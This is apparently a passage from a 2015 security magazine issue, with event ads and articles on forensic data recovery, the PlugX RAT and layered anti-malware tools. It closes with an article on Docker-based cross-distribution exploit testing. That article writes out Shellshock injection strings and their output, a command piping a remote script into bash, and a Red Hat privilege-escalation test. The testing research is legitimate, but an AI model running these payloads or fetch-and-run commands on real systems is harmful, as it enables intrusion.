Director of Policy, Privacy & Data Governance, **Yahoo, USA**

Alexander Oesterle
Global VP Governance, Risk & Compliance and CSO, **SAP, Germany**

Jakub Boratynski
Head of Unit H4, Trust & Security, DG Connect, **European Commission, Belgium**

Kim B. Larsen
CSO, **Huawei Technologies, Denmark**

Dr. Bernd Eßer
Head of Cyber Defense & CERT, **Deutsche Telekom AG, Germany**

Uday Deshpande
CISO, **Tata Motors, India**

Arieh Shalem
CISO, **Orange Telecommunication, Israel**

Gianluca Varisco
VP Security, **Rocket Internet SE, Germany**

Official Part of

Global Leaders Summit Series
EXCLUSIVE. INNOVATIVE. CONTENT DRIVEN.

Mediapartner

CDM
CYBER DEFENSE MAGAZINE

Hosted by

25 YEARS EXPERIENCE MANAGEMENTCIRCLE®

www.cybersecurity-leaders.com

Recovering wiped hard drive data as evidence of cybercrime

By Jean Lewis, Tech writer, Laptopical.com

Crime comes in many different ways and shapes, even more so now that the internet is reaching the pinnacle of its popularity. And like any other enterprise, criminals often require keeping and sharing different forms of data between each other. From illegal images to illegally obtained credentials; there are many types of data used by criminals for the day to day running of their operations. However, keeping that data could backfire as it could be used as evidence if ceased by the authorities. This is why criminals often attempt at wiping their data when they know they are on their way to get caught; thinking all that data will be gone and irretrievable.

How does a hard drive work?

Luckily for us; just because a hard drive is wiped does not mean that the data is gone for good. This is certainly the case for traditional hard drives where the data gets stored onto a magnetic platter. This platter is comprised of billions of very small different sectors which can be either magnetized or demagnetized. If an area is magnetized it will register as a 1, whilst a demagnetized area will store a 0. This effectively gives binary information for the hard drive's electronic circuits which is interpreted as data by our operating system. Once that information is stored on the platter, it can remain there until overwritten by another file.

Ways people delete data

Deleting the files using the normal 'delete' command whilst using the operating system is a basic method used by people thinking that the data will be unreachable as it does not show as present to the operating system any longer. However this method only removes the shortcut to the data until that data gets overwritten.

Formatting is a more thorough way to delete the data but the same happens as mentioned above, it deletes the path to the data but the data will remain present on the magnetic platter.

The other main method of deleting data is to **physically break the hard drive** by opening it and smashing the magnetic platter. This method is probably the most effective as putting back the platter together might be impossible if pieces are missing.

How to recover deleted / formatted data.

One of the most common methods of recovering deleted / formatted data is to use Disk imaging tools. Those tools come in the form of software which are capable of many tasks, from recovering images of damaged data to retying bad blocks on failing hard drives. This sort of software can also recover a hard drive by cloning the information byte to byte onto another hard drive, allowing the user to recuperate and access the data.

Other software used to recuperate data takes place in the form of Forensics software. Similar to disk imaging tools, forensics software goes further by looking for specific types of files which are most known to contain evidence of cybercrime (photo files such as JPEG…). This software then recreates the files similarly to disk imaging tools, going through a byte to byte process. Because this sort of software is more specific to forensics investigations, it is better aimed at the specifics of cybercrime, making it more efficient and faster at reconstructing incriminating data.

Another method is Data recovery software, which works similarly to the software mentioned above. This software can restore access to emails, photos, documents and even executable files. File recovery basically recycles information which hasn't been fully deleted, allowing to recover files and even their folder structure in some cases.

It is worth mentioning that using software solutions will not always guarantee a full recovery of all the files, as some might have been replaced on the magnetic platter, making the byte-to-byte data unavailable to recuperate.

Physically broken drives on the other side are a more complex matter as they required physical interaction to recuperate. Hard drives are very fragile, and exposure of the magnetic platter to natural elements such as dust and finger prints can make the data irrecoverable. This is why broken drives are mostly given to hard drive recovery professionals as they are not only equipped for this, they also have the skills to deal with recuperating data from broken hard drives.

Are all drives recoverable?

Of course there are other forms of data storage such as Solid State Drives, USB flash drives, SD cards and Compact disks. Even though some of them work differently to classic mechanical hard drives, software solutions do encompass those types of drives.

Flash memory software tools work similarly to forensics software in the way that they are designed to try to recuperate specific file formats (images, videos contained on SD cards and USB flash drives). They are however not always geared to recuperate day to day files such as archives and documents.

SSD drives however are different in nature, and files which get deleted will be mostly impossible to recover, as both the data and path gets erased from the drive upon deletion. This process is known as the TRIM command which consists of clearing the sectors in order to speed up the process of re-writing onto those sectors.

However, the TRIM command only takes place on SSD's mounted internally, not externally. So if the SSD is mounted as an external hard drive (via USB), then deleted data can be recovered using similar methods to USB flash drives.

Keeping crime down

Solutions to recover data can also be used to spy and retrieve data from hard drives, so it is interesting that the same software which is used to find evidences of cybercrime can also be used to commit those crimes. However, it is great to know that criminals can have their data reconstructed and used as evidence against them.

It is always great to see examples when software applications can help making the world a safer place, but ultimately, some of those crimes can also be prevented by people being more careful with their own data. Making sure our passwords and private information are safe still comes down to individual responsibility. After all, criminals are being careful with how they handle their data, so let's make sure we do the same with ours by keeping it away from unwanted eyes.

About The Author

Jean Lewis is a Tech writer at laptopical.com. He is passionate about computers, the internet, videogames and the Geek culture. He writes about technology in order to help people understand the common practices used in today's modern digital world.

Jean can be reached online at jdlewis79uk@gmail.com and at his company website http://www.laptopical.com/

CYBER SECURITY EXCHANGE

DECEMBER 6-8, 2015
ORLANDO, FLORIDA
www.cyber-securityexchange.com

#CYBERXCHANGE

MEET THE SPEAKERS:

The Cyber Security Exchange speaker faculty is an exclusive community of innovators, influencers, and leaders.

Embrace the opportunity to enhance the power and reach of your professional network by sharing three days with the most respected cyber security executives in the industry, including:

NEAL KIRSCHNER
CISO
Madison Square Garden

JEFF KENNEY
CISO
First Bank

GRAM LUDLOW
Managing Director
Information Risk
Flowers Foods

TALVIS LOVE
Senior Vice President
Enterprise Architecture &
Chief Information Security Officer
Cardinal Health, Inc.

MARC CRUDGINGTON
CISO
Woodforest National Bank

LARRY WHITESIDE JR.
CSO
Lower Colorado River Authority

CHARLES LEBO
CISO
Kindred Healthcare

BROOK CONNER
CISO
Estée Lauder

Beyond the Breach - Where will the next shoe drop?

Proactive Strategies and Tools to Identify and Respond to Internal and External Threats

- Maximizing third party and vendor relationships while minimizing the risk
- Inventive threat intelligence techniques empowered by emerging technologies
- Securing critical infrastructure to safeguard society and protect corporate assets
- Balancing the tug-of-war between organizational efficiency and evolving congressional Cyber Security legislation

BROUGHT TO YOU BY: IQPC Exchange

REQUEST YOUR INVITATION WITH CYBER DEFENSE MAGAZINE CODE CDM33 AT
www.cyber-securityexchange.com

bitglass BlueTalon CENTRIPETAL NETWORKS CYBERSHEATH DARKTRACE IBM NOVETTA

paloalto networks. PREVOTY Quantum. REDSEAL Security Innovation SECURICON Symantec. RES software

The Year of the Rat:

How Technologies Incubated Nearly a Decade Ago Now Shape the World We Live In

The quantity and delicate nature of the records stolen from the Office of Personnel Management (OPM), make it the most meaningful breach of the year. For me, this story hit close to home for a couple of reasons. Having the benefit of inside sources, I was quoted by the media days after the attack, stating that the Chinese-made PlugX RAT (remote access terminal malware) was involved. Upon researching the history of this Trojan, I was shocked to see its author's career timeline exactly paralleled mine.

As a software R&D guy, I know that an idea on a whiteboard can take years before the code is not only written, but the product adopted, and used enough to appear in the news. So I react differently to news stories such as those about the OPM hack. While others consider the present and future implications, I often ponder the technology's incubation period stretching back years prior.

TrendMicro first discovered the PlugX RAT in 2008 and attributed it to Chinese syndicates. Coincidentally, this was also the Year of the Rat in the Chinese zodiac. The Year of the Rat is not all about PlugX; the first advanced persistent threats (APTs) were also being enhanced during this period. The work performed by these noteworthy malware authors was presumably fueled by an increase in Chinese state funding.

Having some feel for the lifecycle of software, I presume PlugX's authors were developing this malicious code in 2007. Coincidentally I mirrored my black hat doppelganger that year. I had just been recruited into Guidance Software to work on the industry's first incident response (IR) product. Today analysts project the IR market to grow to $14 billion by 2017, but nine years ago, the product we originally named Automated Incident Response (AIR) attracted wisecracks that we were selling thin "air."

Given that they prefer to labor in anonymity, our black hat counterparts surely avoid these challenges. Relieved of the burden of educating risk-averse decision makers, or of battling for inclusion in customer budgets, my agile counterparts simply handed PlugX to sophisticated bad actors who branded cyberspace with their accomplishment.

As my years in R&D have marched on, I've spent much time contemplating the natural advantages held by my dark side counterparts. While the detection and response industry broadcasts its every innovation from the mountain tops, black hats work under the cover of darkness. The security industry is probably doing a better job of sharing threat intelligence, but we're also sharing with the enemy.

An increase in industry spending has brought many talented software developers into the employ of detection and response security vendors. That said, one only needs to peer into a malware production outfit like the recently breached Hacking Team to see that the other side employs the same type of software developers that we do.

Black hats have countered signature-based detection the way I would expect. They've developed toolkits like PlugX or DarkComet that spit out zero-day variants in minutes. Whether you're talking about bypassing simple antivirus detection by producing a new file-hash variants, or bypassing sophisticated indicator of compromise (IOC) detection by switching approaches to process injection, these toolkits can vary an attack with the push of the button.

Mikko Hypponen, in his famous 2012 *MIT Technology Review* article on the advanced malware Flame, got the title right when he wrote, "The Antivirus Era Is Over." Symantec Senior VP Brian Dye might well have sighed when he confirmed last month that antivirus is dead.

There will always be a resource-constrained portion of the industry that simply dissuades low-level attackers with signatures and perimeter defenses. But those with profiles high enough to entice truly sophisticated or state-sponsored actors know full well there is an active battlefield inside their networks. These cybersecurity professionals have resigned themselves to the reality of good old-fashioned hand-to-hand combat.

Big data analytics and machine learning are no magic pills, but will help narrow down false positives and better detect anomalies. To really turn the tide, we need products that are flexible platforms that support communities of researchers. Instead of leveraging the community only for fresh signatures, vendor app stores should allow new detection approaches to be delivered directly to customers as quickly as new malware types are captured. That approach, if adopted broadly, might begin to even the playing field.

About The Author

Paul Shomo is a senior technical manager in strategic partnerships at Guidance Software, Inc. He has nearly 20 years of R&D experience, where he started his career writing firmware for IP routers and satellite networks. Paul joined Guidance Software's new product research group in 2006, which launched the industry's first incident response solution. He has managed and architected cybersecurity and forensic products. Shomo holds a BS degree in electrical engineering from George Mason University."

Paul can be reached online at paul.shomo@guidancesoftware.com and at www.guidancesoftware.com

7 Next Generation Anti-hacking tools are here to protect you (because anti-virus is not enough)

Our last guide provided useful instructions on how you can choose the best antivirus product for your system.

Now, a new question pops up:

Can a traditional antivirus product protect you from advanced malware attacks launched by cyber-criminal minds?

And since this is an important question, I think you need a straight answer, so here it is:

Though I believe a very good antivirus product can still cover most of your system's security, **the present threats and cyber criminal attacks have the ability to overcome your antivirus's detection system**.

For this reason, you simply need to employ additional weapons in the fight against advanced pieces of malicious code delivered by hackers.

How do hackers evade traditional detection?

I don't want to emphasize the idea that **traditional antivirus is dead**, but only point out to a few simple techniques that are used by anyone who creates a malicious piece of code:

- they **install the** best antivirus **products** and see if they detect the piece of code as being malicious
- they just **upload the piece of code on** Virus Total and see if any antivirus product in the list detects it
- they **use a packer or** obfuscation **capabilities**, which due to their polymorphic abilities evade normal antivirus detection
- antivirus **vendors are slow in updating the malware signatures**

So, how do you stay safe from most online threats, if not all?

1. Use a reliable antivirus product

I know, it sounds funny, but **traditional antivirus products are not dead yet.** Or just not yet. You still need a good antivirus to catch most malware, block phishing threats and check web reputation of popular online domains.

Though it is not an easy task to find the best antivirus product from the market, it is still a very useful tool to block most malware threats.

We've covered the how tos of choosing an AV in **lesson 6**, so feel free to go back to it as often as you need to.

2. Stick with your old firewall solution

Though the firewall has been placed lately on that list of ineffective security tools that we can forget about, there are still voices that consider the **time when we still need firewalls is not yet over**.

Though I admit there are limitations to its blocking capabilities, the firewall is still a good tool that you can use to filter your Internet traffic, block communication from an infected machine or online location.

In this case, there is quite a similarity between the antivirus and the firewall. **They both cover some areas of Internet security, but just not all of them.**

3. Use anti-spyware solutions to protect your system

As you already know, spyware is software that **monitors your Internet traffic** and uses your personal information against you.

In cases where multiple issues appear, like system slow-down, pop-ups when you navigate, new toolbars and random error messages, all these indicate a possible spyware infection.

To stay safe from spyware, you can use a few popular anti-spyware products, like Malwarebytes or Spybot Search and Destroy.

Or, to prevent this type of infection, **follow a few steps**:

- don't click suspicious links in e-mails from unknown people
- don't click unexpected pop-ups, even from legitimate websites
- don't disclose personal information to strangers on social media platforms
- pay attention to drive-by downloads that could bring spyware on your system

4. Use automatic update tools for your vulnerable applications

Are you using Adobe Flash, Reader or Java on your operating system?

Are you using at least one popular web browser like Google Chrome or Mozilla Firefox?

99% of users will say YES.

***"What does that mean for me?"* you may ask.**

By using security holes in unpatched applications, cyber criminals manage to spread exploits that deliver financial and data stealing malware on the affected systems. For this reason, you always need to have the latest security patches available and this can only be done by using a free solution that does this automatically for you.

5. Use a password manager for your credentials

It is easy to subscribe to a great number of online accounts and forget what passwords you have set. To avoid this issue, most people simply choose using only one or two passwords all the time.

But, this is exactly what hackers count on!

That's because not all these online accounts incorporate high security standards to protect our password. And if they break just one account and find out your password, they can simply use it on all the other online locations.

*Remember **lesson 5**?* I hope you've already applied the steps there, so that you can check this off and move on to the next thing!

6. Back-up your system and sensitive information

If you ask security experts their best advice on how to keep sensitive information secure from cyber-criminals, most of them will tell you that a back-up solution is the best option you have.

So, even if your system is blocked by **ransomware** that stops you from accessing it, you can format the system and use your backup to be back on track.

You can use one of the available back-up solutions available or you can keep most important data in the cloud and access it from any location and any device. Back-up solutions coming your way in **lesson 9**!

7. Maximize your data and financial protection

These security products are designed to detect online threats that normal antivirus products can't remove, like **Zero Day attacks** that a traditional signature based antivirus is not able to block from infecting your system.

Most of the time, **these solutions target financial information from the system, like credit card and pin numbers or personal data that we employ on online banking accounts**.

In order to get protection against data stealing malware, the solution you need should:

- include a **real-time Internet traffic scanner** that scans all incoming network data for potential malware threats
- provide **malware detection and removal** of malicious code from a system
- contain **online scanning capabilities** that detect malicious software from online pages and legitimate websites

To assure financial security for banking operations and protection against zero day malware, you need an advanced scanning technology that can protect you from the latest threats.

8. Encrypt your important files

By encrypting your personal information you make sure cybercriminals can't access your confidential data, even if they gain access to your operating system.

You can choose to encrypt files on your local disk or you can choose an online location, which makes things more difficult for any hacker.

Since this is a long topic, I recommend that you **think about encryption as an important part of your online security strategy**.

For example, you can use an encryption program for your files, *but how useful can it be if your password for the program is not that strong?*

Think about encryption as an important part of your online security strategy. And check your inbox for lesson 9 a little down the road for a list of tools you can use.

9. Protect your online traffic by using multiple tools

How do you keep your system safe from online threats?

It is the same question I started this article with, but ***are we closer to the answer?***

To improve your online protection, you cannot rely on a single solution, but you rather need to understand that multiple means and guidelines need to be followed:

Let's start with the **browser**. *Are you using the latest version that contains all the available security patches?*

did you know that you can improve your good old browser?

how much are you travelling and need to use **public networks and computers**? In case you do, don't forget to use a private browsing session to go online or at least use a free **proxy server to hide your IP** address from surveillance mechanisms.

are you serious about online security and privacy? Then you need to best tools available out there. To encrypt your online connection, use a VPN solution. Choose the Tor browser to hide your Internet activity by sending your communication through the Tor network of computers.

Get your browser protection right in **lesson 11**. You're only 4 lessons away!

10. Listen and learn from the best

Though you may rely on one or more security solutions to do the job for you, a set of safety guidelines should be followed. In **lesson 19**, a little further down the road, we'll share some stuff you're probably never thought of (and that you REALLY NEED).

That's why learning from the experience **and** the best in the IT industry is an important step in improving your online safety

Thank you for sticking with me until the end!

If we break it down, it doesn't mean that antivirus is dead and we should all just give up antivirus products, but rather **adopt new tools to protect against phishing attempts, spam campaigns, malicious web pages and cybercriminal attacks**.

Though you may consider for the moment that you have enough protection, future events may change your opinion.

When that happens, you know you can always return to this guide and choose the best security solutions for your system.

Coming up in lesson #8: **Do you know about these security holes in your system?**

Stay safe!

Aurelian

PS: *What do you think about our approach? Did you consider using multiple solutions to cover all the security holes against data breaches?*


About Heimdal Security

We protect users and companies from cyber-criminal actions, by keeping confidential information and intellectual property safe.

As cyber-criminal attacks increased and data leakage became a major issue for every individual and every organization, there appeared a growing demand for a security solution to ensure that confidential information never leaks to a hacker controlled server.

The Heimdal Security software was developed in 2011 by the 19th and 20th Team Defcon CTF World Champions in hacking. Heimdal is now used to protect organizations across Europe against advanced attacks, wherever their users may go.

That's why our product has been created: to address the real-world need for a solution against cyber-criminal actions and their malicious tools. For these reasons, we are recognized in the online community as fighters against hackers and their malicious actions.


https://www.cybersecuritysummit.org
Cyber Security Summit | Octob
www.cybersecuritysummit.org/
The Message. Cyber security breaches
Join the discussion at Cyber Security
Agenda
The Summit producers and Ad
Board are currently
Register
Contact us at 763

Cyber Security is a

Cyber Security is a technology issue

Cyber Security is a business issue

Cyber Security is a legal issue

Cyber Security is an education issue

Cyber Security is a human resources issue

Cyber Security is a political issue

Cyber Security is a public relations issue

Cyber Security is an everybody issue.

CYBER SECURITY SUMMIT 2015

October 20 - 21 | Minneapolis Marriott Northwest

Today's security challenges can't be addressed by one sector alone — they require public-private collaboration and a commitment to action from all stakeholders.

Come to the Fifth Annual Cyber Security Summit to engage the issues with an audience of C-level executives, technology leaders, risk managers, policymakers, lawyers and more.

WHAT TO EXPECT:

- Higher-level strategic and systems view
- Open, off-the-record discussion
- Strong partnership with the government and private sector
- Experts from all aspects of the solution
- Meaningful conversation about both strategy and tactics
- Thought leaders from multiple global cities

REGISTER NOW TO SAVE

Attend the full Summit for $499 with early registration pricing.

www.CyberSecuritySummit.org


Cross Distribution Exploit Testing

Francisco Amato, CEO, Infobyte LLC

Introduction:

We were looking for an easy way to do testing for the installation of our tool, Faraday

https://github.com/infobyte/faraday with different distributions.



We wanted to do this because the installation process is normally one of the most complicated and critical processes of any new tool being implemented. It is important that the process is easy and that everything works without any hiccups so that users can get started using the tool ASAP and don´t lose valuable time during the installation and set-up.

What we ended up finding to suit our needs was Docker, which is pretty similar to a chroot, but on large amounts of steroids.

Docker is a tool that automates the deployment of applications inside software containers, by providing an additional layer of abstraction and automation of operating-system-level virtualization on Linux. Docker uses resource isolation features of the Linux kernel such as cgroups and kernel namespaces to allow independent "containers" to run within a single Linux instance, avoiding the overhead of starting and maintaining virtual machines

The process we developed is pretty simple, in which we use a simple list of distributions.

We generate a Docker

We install Faraday

We connect using the SSH to the container, exporting the X and we execute the graphic application (GUI QT)

If one of the processes doesn´t work, we can evaluate what was the cause of the problem and we make a corresponding patch to remedy the problem .

We are using this process daily in our own continuous-integration system.

Cross Distribution Exploit Testing:

Using the same implementation, we can use it to do some exploitation tests in different distributions. This allows us to evaluate different scenarios and hopefully helps us make our exploits a bit more robust :)

Not all the vulnerabilities can be tested using this tool, because kernel's related problems can´t be exploited because Docker isn´t a virtualization system. This includes a few simple vulnerabilities such as file permission, file race condition, environment variable code injection, etc.

The tool contains the following elements:

docker_build.py: This script function is to generate images of each distribution and run docker_launch.py**.**

docker_launch.py: This is the one that finally connects through the SSH and executes our command in the selected container.

images.txt: A list of images to use

extras/: Libraries and base Dockerfile used for generation of the images.

root/: Here, we find private keys for the ssh connection, which are necessary for testing out the GUI tests.

Case 1 - Shellshock:

A simple example to try would be shellshock:

```
$ ./docker_build.py -c "env x='() { :;}; echo vulnerable' bash -c \\\"echo this is a test\\\""
```

```
Start build docker: debian:7.3
```

```
..

Run build docker: debian:7.3, id: fae1bc04-b514_debian:7.3

./docker_launcher.py -c 'env x='() { :;}; echo vulnerable' bash -c \"echo this is a test\"' -t fae1bc04-b514_debian:7.3

['ssh', '-i', '/root/dev/distro_checker/extras/docker/faraday-docker.prv', '-t', '-t', '-oStrictHostKeyChecking=no', '-o UserKnownHostsFile=/dev/null', '-o LogLevel=quiet', '-X', u'root@172.17.0.93', 'env x=\'() { :;}; echo vulnerable\' bash -c "echo this is a test"']

vulnerable

this is a test

Run build docker: ubuntu:14.10, id: a07132a4-af14_ubuntu:14.10

./docker_launcher.py -c 'env x='() { :;}; echo vulnerable' bash -c \"echo this is a test\"' -t a07132a4-af14_ubuntu:14.10

['ssh', '-i', '/root/dev/distro_checker/extras/docker/faraday-docker.prv', '-t', '-t', '-oStrictHostKeyChecking=no', '-o UserKnownHostsFile=/dev/null', '-o LogLevel=quiet', '-X', u'root@172.17.0.94', 'env x=\'() { :;}; echo vulnerable\' bash -c "echo this is a test"']

this is a test
```

This creates 2 images (debian7.3, ubuntu 14.10) and for each image, you have to execute the exploit CVE-2014-6271

We can utilize a script to make it a little more organized;

```
$ ./docker_build.py -c "cd build && ./shellshocker.sh" #docker_build.py copy in the images all the content "." in the directory ./root/build

Run build docker: debian:7.3, id: 75b78a22-03a1_debian:7.3

CVE-2014-6271 (original shellshock): VULNERABLE

./shellshock_test2.sh: line 17:    29 Segmentation fault      shellshocker="() { x() { _;}; x() { _;} <<a; }" bash -c date 2> /dev/null

CVE-2014-6277 (segfault): VULNERABLE

CVE-2014-6278 (Florian's patch): VULNERABLE

CVE-2014-7169 (taviso bug): VULNERABLE

CVE-2014-7186 (redir_stack bug): not vulnerable

CVE-2014-7187 (nested loops off by one): not vulnerable

CVE-2014-//// (exploit 3 on http://shellshocker.net/): not vulnerable
```

Also, for a more automated implementation, with the exception that we use the option -i in order to go to a list of images to execute.

```
$ ./docker_build.py -c "curl https://shellshocker.net/shellshock_test.sh | bash" -i images.txt
```

In case you want to try testing again something specific for a container all you need to do is run:

```
$ docker ps -a # verify which is the image generated and use this id with docker_launcher in the option -t

$ ./docker_launcher.py -c "whoami" -t c92d6bf7-d559_debian:7.3
```

Case 2: Redhat Local Privilege Escalation CVE-2015-(3245,3246):

Last week two vulnerabilities were released that can be used to do a local privilege escalation on redhat 6 and 7:

CVE-2015-3245 userhelper chfn() newline filtering

CVE-2015-3246 libuser passwd file handling

Let's try again the tool against this vulnerability in the following distribution rhel6.5', 'rhel7.0', 'rhel7.1', 'fedora:20 :

```
$ ./docker_build.py -i redhat_images.txt  -d extras/docker/Dockerfile.redhat -c id # In this scenario I directly use a specific dockerfile that runs the exploit (roothelper.c)

Distros: ['rhel6.5', 'rhel7.0', 'rhel7.1', 'fedora:20']

Start build docker: rhel6.5

...

Red Hat Enterprise Linux Server release 6.5 (Santiago)

CVE-2015-(3245,3246): VULNERABLE

...

Start build docker: rhel7.0

Red Hat Enterprise Linux Server release 7.0 (Maipo)

CVE-2015-(3245,3246): VULNERABLE
```

```
...
Start build docker: rhel7.1
Red Hat Enterprise Linux Server release 7.1 (Maipo)
CVE-2015-(3245,3246): VULNERABLE
...
Start build docker: fedora:20
Fedora release 20 (Heisenbug)
CVE-2015-(3245,3246): Not vulnerable
...
```

Demo:

Clean:

After a few tests, it´s important not forget to stop the containers and delete them:

```
$ docker stop $(docker ps -a -q)
$ docker rm $(docker ps -a -q)
```

You have to for the images as well:

```
$ docker rmi $(docker images -q)
```

Tool:

The code can be found on github:

http://github.com/infobyte/distro_checker

To-Do:

Doing a similar process using Vagrant, we would be able to try out all kinds of vulnerabilities, as that would be a complete virtualization setting.

We hope this helps everyone in the need test their tools across a wide range of distributions, from researchers to developers their code

About The Author

Francisco Amato is a researcher and computer security consultant who works in the area of vulnerability Development, blackbox testing and reverse engineering.

He is CEO of Infobyte Security Research (Infobyte LLC) www.infobytesec.com, from where he published his developments in audit

tools and vulnerabilities in products from companies like Novell, IBM, Sun Microsystems, Apple, Microsoft.

